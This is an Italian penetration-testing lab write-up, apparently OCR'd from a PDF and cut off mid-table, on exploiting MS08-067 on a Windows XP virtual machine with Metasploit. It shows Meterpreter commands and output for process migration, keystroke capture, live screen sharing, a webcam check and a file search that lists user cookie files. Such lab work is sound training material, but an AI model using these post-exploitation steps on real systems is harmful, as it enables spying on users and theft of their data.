

3. La fase di mantenimento accessi

- Hacking MS08-067 -

Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)Il codice arbitrario può essere eseguito sull'host remoto a causa di un difetto nel servizio “Server".
L'host Windows remoto è interessato da una vulnerabilità legata all'esecuzione di codice in modalità remota.
L'host Windows remoto è interessato da una vulnerabilità legata all'esecuzione di codice in modalità remota nel servizio "Server" a causa di una gestione impropria delle richieste RPC. Un utente malintenzionato remoto non autenticato può sfruttarlo, tramite una richiesta RPC appositamente predisposta, per eseguire codice arbitrario con privilegi di "Sistema".
ECLIPSEDWING è una delle molteplici vulnerabilità ed exploit di Equation Group divulgate il 14/04/2017 da un gruppo noto come Shadow Brokers.


Tramite MSFConsole selezioniamo l’exploit della vulnerabilità





Imposto l’hosts e faccio partire l’exploit.

Una volta dentro possiamo utilizzare diversi comandi come ifconfig ed inoltre effettuare **uno screenshot della schermata di Windows XP**.




Meterpreter ci salva il file e da l'indicazione del path dove è stato salvato.

Risultato dello screenshot.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Controlliamo la presenza di webcam, ma che in questo caso non abbiamo. (UTM su Mac m1 non permette di aggiungere drive usb per poter condividere la fotocamera su XP).

Proviamo a intercettare la tastiera di Windows



Utilizziamo Notepad per dare input da tastiera.

Selezioniamo il processo principale di windows.
E col comando keyscan possiamo andare ad intercettare ciò che viene scritto sul nostro target.


```
PID   PPID  Name               Arch  Session  User                          Path
---   ----  ----               ----  -------  ----                          ----
0     0     [System Process]
4     0     System             x86   0        NT AUTHORITY\SYSTEM
232   868   wuauclt.exe        x86   0        MARIANO\marianohanganu        C:\WINDOWS\system32\wuauclt.exe
300   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
396   300   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
420   300   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
468   420   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
480   420   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
704   468   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
716   868   wscntfy.exe        x86   0        MARIANO\marianohanganu        C:\WINDOWS\system32\wscntfy.exe
772   468   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
788   468   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
840   420   wpabaln.exe        x86   0        MARIANO\marianohanganu        C:\WINDOWS\system32\wpabaln.exe
868   468   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
984   1256  msmsgs.exe         x86   0        MARIANO\marianohanganu        C:\Program Files\Messenger\msmsgs.exe
1012  468   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
1076  468   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
1256  1240  explorer.exe       x86   0        MARIANO\marianohanganu        C:\WINDOWS\Explorer.EXE
1348  468   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
1984  868   wuauclt.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\wuauclt.exe

meterpreter > migrate 1256
[*] Migrating from 868 to 1256...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1256
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<LAlt>ciao a tutti <LAlt>
```

Attraverso il comando sottostante siamo riusciti ad aprire una **condivisione schermo di Windows XP** sulla nostra macchina Kali e vedere in tempo reale ciò che succedeva.

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/rHgBQpmX.html
[*] Streaming ...
Missing chrome or resource URL: resource://gre/modules/UpdateListener.jsm
Missing chrome or resource URL: resource://gre/modules/UpdateListener.sys.mjs
[GFX1-]: Unrecognized feature ACCELERATED_CANVAS2D
Missing chrome or resource URL: resource://gre/modules/UpdateListener.jsm
Missing chrome or resource URL: resource://gre/modules/UpdateListener.sys.mjs
```

Schermata che ci si presenta una volta fatto partire il comando, con informazioni generali del target ed il video in diretta.



Possiamo inoltre risalire ai diversi **file presenti sulla macchina** attraverso una ricerca mirata, come vediamo nello screen sottostante.

```
meterpreter > search -f *.txt
Found 27 results...
```

Path	Size (bytes)	Modified (UTC)
c:\Documents and Settings\Default User\Application Data\Microsoft\Internet Explorer\brndlog.txt	141	2023-03-06 16:35:20 +0100
c:\Documents and Settings\marianohanganu\Application Data\Microsoft\Internet Explorer\brndlog.txt	10390	2023-03-06 16:44:43 +0100
c:\Documents and Settings\marianohanganu\Cookies\marianohanganu@auto.search.msn[1].txt	107	2023-03-06 16:52:06 +0100
c:\Documents and Settings\marianohanganu\Cookies\marianohanganu@bing[1].txt	651	2023-03-06 16:52:09 +0100
c:\Documents and Settings\marianohanganu\Cookies\marianohanganu@msn[2].txt	503	2023-03-08 10:57:02 +0100
c:\Documents and Settings\marianohanganu\Cookies\marianohanganu@www.bing[1].txt	100	2023-03-06 16:52:07 +0100
c:\Program Files\Movie Maker\Shared\Empty.txt	18	2008-04-14 14:00:00 +0200
c:\Program Files\Movie Maker\Shared\Profiles\Blank.txt	21	2008-04-14 14:00:00